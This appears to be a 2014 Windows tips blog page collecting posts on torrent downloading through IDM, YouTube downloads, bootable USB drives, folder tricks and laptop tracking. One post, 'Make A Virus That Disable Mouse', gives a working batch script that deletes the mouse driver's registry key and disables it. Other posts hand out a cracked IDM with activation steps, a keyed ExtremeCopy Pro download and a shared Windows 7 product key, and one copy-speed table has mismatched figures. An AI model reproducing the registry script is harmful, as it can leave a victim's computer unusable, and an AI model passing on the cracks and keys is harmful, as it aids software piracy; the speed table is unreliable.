Showing posts with label Windows. Show all posts

Tuesday, 26 August 2014

How to Download Any Torrent File Using IDM

How to Download Any Torrent File Using IDM
Though you may have high speed internet connection it still happens sometimes that you are not getting good downloading speeds. Here is the solution for this problem where you can use everyones favourite IDM(Internet Download Manager) to download them. There are many methods on the internet to do this,,, but this is the easiest, simplest and tested method.
This Eliminates the dependency of the seeders, leechers, internet connection,,,,!!

Here are the 5 Rock and Roll steps ;) Enjoy,,,!!!

Step 1:

First of all , you have to download the torrent file (.torrent) which you want to download.

Step 2:
Now go to Torcache and upload the torrent file that you have just downloaded and click on the cache! button.


Step 3:
This will give you a new torrent file. You just have to copy the link of the new torrent file from the opened window.


Step 4:


Then go to the Torrific website and create an account there(in case you don’t have) and login to your account. Then paste the address of the new torrent obtained in step 3 and click on "Get" button.


Step 5:

Now you will get the list of available files present in that torrent file. Then click on the initiate bittorrent transmission button. This will give the full option to download the file. Just click on any link and YEAH,,,,!!! :D now you can see the download manager-IDM popping out for downloading the file.

Now enjoy the Ultimate Speed of IDM for downloading torrents to,,,!!! Hope you liked this post,,,,!!! Cheers,,,!!! :)

Sunday, 20 July 2014

Make A Virus That Disable Mouse

How To Disable Mouse

  1. Open Notepad and copy below codes
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------
  2. Save this file as  virus.bat
  3. Done you just created your virus.

Thursday, 10 July 2014

Internet Download Manager 6.20 Build 5 Final - Full Version Free Download

Internet Download Manager (IDM) is a tool to increase download speeds by up to 5 times, resume and schedule downloads. Comprehensive error recovery and resume capability will restart broken or interrupted downloads due to lost connections, network problems, computer shutdowns, or unexpected power outages.
Developer: Tonec Inc.
Features Of This Software:
Resume and schedule downloads
Resume capability
Error Recovery
Proxy Server Support
FTP and HTTP Protocol Support
MP3 audio and MPEG video content processing
Multilingual support

What's new in version 6.20 Build 5 Final:
 Fixed an erroneous interception of attendant content in Google Docs
 Fixed a critical bug when saving and resuming several types of videos
 Fixed a bug in the recognition of several types of videos in Google Chrome


Download Internet Download Manager With Crack Files From Bellow:


Software Information:
File size: 7 MB
Requirements: Windows (All Versions)
Languages: Multiple languages
License: Shareware (With Full Version Cracked)
Date Released: June 18, 2014
Author: Tonec Inc.

How to Install and Activate Full Version:
1. Install The App. 2. Exit The App from System Tray. 3. Copy Content from Crack Folder to Install Directory. 4. Register using Reg.key Given in Crack Folder.
5. You Have Done ......Just Open IDM..........And Enjoy .... :)

How To Increase / Speed Up File Transfer Speed In Windows

Today I will share with you a working software that helps you to transfer your files too fast. Its allow you to backup your data to a hard drive or pen drive easily. Its saves your lot of time to transfer files from your computer. If you like our work then like us on facebook for more.

Features Of this Software:
Copy file and folder as usual and high efficiency and more powerful.
Good for your backup file routine .
Save much time when you backup files to another hard drive or USB drive or computer
Manage your copy file task easily.

Whats New:
Fixed command line bug.
Fixed 'Same File' condition bug.

Download ExtremeCopy Pro 2.3.4 With Key From Bellow:

Download 32Bit   Download 64Bit
Note: We compare ExtremeCopy Pro with other software like - TeraCopy Pro, FastCopy, Windows 8 Explorer and found ExtremeCopy Pro is the best. We test with a 1.78 GB file.

Copy Tools
Speed Rate
Took Time
Speed Up Percentage
Windows 8 Explorer 30mb/s 1.02 s 0%
ExtremeCopy Pro 31mb/s 59 s +20%
TeraCopy 27mb/s 1.06 s -5%
FastCopy 27mb/s 1.06 s -5%

Monday, 7 July 2014

How To Download YouTube Videos In Any Quality For PC and Mobile

Now these days Internet Download Manager not works properly with YouTube. You can download videos from other sites well from IDM but when you want to download YouTube 1080p videos, its only shows video only. So, We need other software that helps us to download 1080p HD videos with Audio included. If you like our work then like us on facebook for more.

YouTube Video Download Method 1:
 1. First goto the video which you want to download.


 2. Then Replace https://www. from video URL with ss

Example: https://www.youtube.com/watch?v=uaCYeQ9FtSI to ssyoutube.com/watch?v=uaCYeQ9FtSI


To



 3. Now you can download your youtube video simple.


 4. You can download 720p HD video with Audio and 1080p HD video without Audio. Its also work in mobile device. If you want to download 1080p HD videos with Audio then follow method 2.

YouTube Video Download Method 2:
 1. First copy any video URL that you want to Download.


 2. Then open - 4K Video Downloader and click on Paste Url.

If you don't have 4K Video Downloader then Download it from - HERE

 3. Wait few seconds and then chose 1080p HD and click on Download.


 4. Your video will be download, enjoy this software. You can use this software only in pc.

How To Make A Bootable Windows 7, 8, 8.1 DVD Or USB Drive

Now these days windows XP is too old to use. So, you have to switch into windows 7, 8 or 8.1. But if you are a beginner then you face some problem to boot it into a dvd or pendrive. We will help you to do that properly with picture tutorial. If you like our work then like us on facebook for more.
Note: You have to Download Windows 7, 8 or 8.1 - .iso file first from Internet.
How To Make Bootable Windows 7, 8, 8.1 DVD or USB:
 1. First open - Windows 7 USB DVD Download Tool.
If you don't have that software then download it from - HERE

 2. Now click on - Browse and select .iso file of Windows 7, 8 or 8.1 any one of this and hit - Next.


 3. Then select USB or DVD which device you want to boot. I select USB device.


 4. Chose that drive if you have more that one drive attach and hit - Begin Copying.


 5. Wait few minutes and then copying will be complete 100%.


 6. Exit - Windows 7 USB DVD Download Tool and you have ready your Bootable Pendrive.

Wednesday, 18 June 2014

Making Nameless Folder In Windows

In this small tutorial i will show you a smilpe windows trick. Basically you can not make folder with no name on windows. This trick will allow you to make folder without any name. This trick works on any windows  operating system.

How To Make Nameless Folder

Before attempting this trick, try to make a folder with no name and you will fail to do so. This is what this trick will let you do. Below is screenshot of folder before and after doing this interesting trick.
creating nameless folder
  1. Make a Newfolder on desktop or where ever you want.
  2. Right click on this newly created folder and select Rename.
  3. Erase the text showing "New Folder".
  4. Now keep Pressing Alt (i.e alter key) and type 255. If you are on laptop then you need to enable your Num Lock and type from the highlighted number keys not from those below function keys.
  5. After that leave alt key and Press enter.
  6. Done you just created nameless folder.

A Simple Trick to Lock Your Computer

Very useful when you have to leave your system on for some time and you have to go some where else...

Right click on an empty area of the desktop and choose 'new' then 'shortcut.' The create shortcut wizard will open.

 In the first text box, type '%windir%\\System32\\rundll32.exe user32.dll,LockWorkStation' and then give your shortcut an appropriate name on the next page, and hit 'finish.'


You will notice that the shortcut you created has a blank icon. To select a more appropriate one, right click on the shortcut and hit 'properties.' In the 'shortcut' tab, click the 'change icon' button.


Else u can simply press the \"window key + l\" to lock your computer.


You can also use the following keyboard shortcuts with a Microsoft Natural Keyboard or any other compatible keyboard that includes the Windows logo key and the Application key.


Do you have questions, comments, or suggestions? Feel free to post a comment!

Get a Free Windows 7 Product Key

In this post I will share with jackace visitors my product key for Microsoft Windows 7 with Service Pack 1 Build 64-bit (English).
Windows 7 is the next release of the Windows client operating system, built on the secure foundation of Windows Vista and Windows Server 2008. Performance, reliability, security, and compatibility are core tenets of this release as we collect your feedback to meet our engineering goals of making Windows 7 the best-performing and most stable Windows operating system to date. All the new innovations in this product are meant to enhance your capability as an IT professional to better provision and manage increasingly mobile PCs, to protect data, and to improve end-user and personal productivity.

Free Windows 7 Product Key: R994D-37QGM-XYGYV-96JTR-3C9T2


Please Note: I need to mention that after more use of this product key, about 50 or less, Windows will deactivate it. This happen with my last product key. So hurry up!

Do you have questions, comments, or suggestions? Feel free to post a comment!

Tuesday, 17 June 2014

How To Control Your Computer with Your Cell Phone

Remotely Control Your PC from Anywhere with Your Cell Phone!

Have you ever been away from your desktop and needed some information that was on it? Have you ever needed to shutdown your computer or do something underhanded while away? In this post I am going to show you how to control your PC from your Cell Phone.

There is a program called CellPC that allows you to perform operations on your home/work PC via your cell phone or wireless device quickly and easily. Imagine being able to shutdown, restart, or logoff your PC remotely... search files on your computer and then send them to your cell phone... view a realtime screenshot of your computer at anytime... lockdown your computer... send a message/note/reminder to your computer... and much more!

CellPC Top Features:
  • Perform Shutdowns, Restarts, Logoffs
  • View a Screenshot of your Computer
  • Search for and Retrieve Files
  • View and Close Open Windows
  • Customizable Commands Editing
  • Be Alerted when your Computer is Used View and Close Open Applications
  • Send Messages to your Computer
  • Lock and Unlock your Computer
  • Secure Command Execution
  • Log all Access Attempts and Commands
  • Disable/Enable Commands at will


How does CellPC Work? 

Cell Phone
Will CellPC Work for Me?

CellPC can work with any Windows computer as long as it has a steady internet connection while the software is running.

If you want to verify that CellPC will work with your device, contact the CellPC support team so you can send them a test message from your phone.


Do you have questions, comments, or suggestions? Feel free to post a comment!


Monday, 16 June 2014

How to Track Your Stolen Laptop

My friend recently bought a Toshiba laptop, but it was stolen within a couple days. The good thing is that i had installed a tracing software on his laptop the very same day he bought it, and he had no troubles finding it. This can happen to anyone which is using laptop, so having a tracing software installed on your laptop is not a bad idea.

Here i am showing you a free laptop tracing software called Prey.

Prey lets you keep track of your phone or laptop at all times, and will help you find it if it ever gets lost or stolen. It's lightweight, open source software, and free for anyone to use. And it just works.
Stolen Laptop 
How it Works?

Basically you install a tiny agent in your PC or phone, which silently waits for a remote signal to wake up and work its magic.

This signal is sent either from the Internet or through an SMS message, and allows you to gather information regarding the device's location, hardware and network status, and optionally trigger specific actions on it.

Notice: This file is Trojan as detected by some antivirus, but the thing is every such files are called trojan, as the process is to Track your system and view your systems reports. But be secure, this file is not harmful for your system or for your personal information. This software is made By PRey Project Company, and they take responsibility of it.

How to Download and Install Prey?

1. First of all download Prey project file from here.

2. After Downloading, Install the File and than

- They will ask for either standalone and +control panel.
- Go for +control panel, and than Click For New User.
- Give Your Name, Your Email and select Password to login the site.

E.g, Name :- John Smith
Email:-johnsmith@gmail.com
Password:-123456 (any Password that you choose) for Entering the site, and than press ok.

- You will get Email from prey project, just activate your account there, and click your device and do the following settings:
Click on the images to see the full size

If you "on" any of the above settings than be sure to remember password of "lock pass". It will show as the tym you make it on. Just below the lock it will be written pass, and when alert is on the message will display whenever you login, "this laptop is stolen ...."-lol

So these were all steps now you can install and get secure. Now if its get stolen than you can track back

Remember:
This still has demerit E.g, If theif formats your system completly than its no way possible to get back than to ask for police, and they don't track laptop normally, until the stolen system is related with some serious case.


Do you have questions, comments, or suggestions? Feel free to post a comment!


How To Burn An ISO Image To A Bootable CD

Bootable CD

The readers of my site will think this is silly, but I've seen this question asked so many times in forums that i feel i should make this post. Now I'll have something on hand to point people when they email me this question. If you are burning a distro like Knoppix or Ubuntu to begin learning about Linux then i hope that this video helps you. If you don't know how to burn a bootable ISO, and you are thinking of burning a CD like BackTrack or Helix to learn about security, then maybe you should learn to crawl before you walk. In this video the author assume you are using Windows XP or Vista, which is why i recommend the freeware tool CDBurnerXP. It's free and easy to use.
Do you have questions, comments, or suggestions? Feel free to post a comment!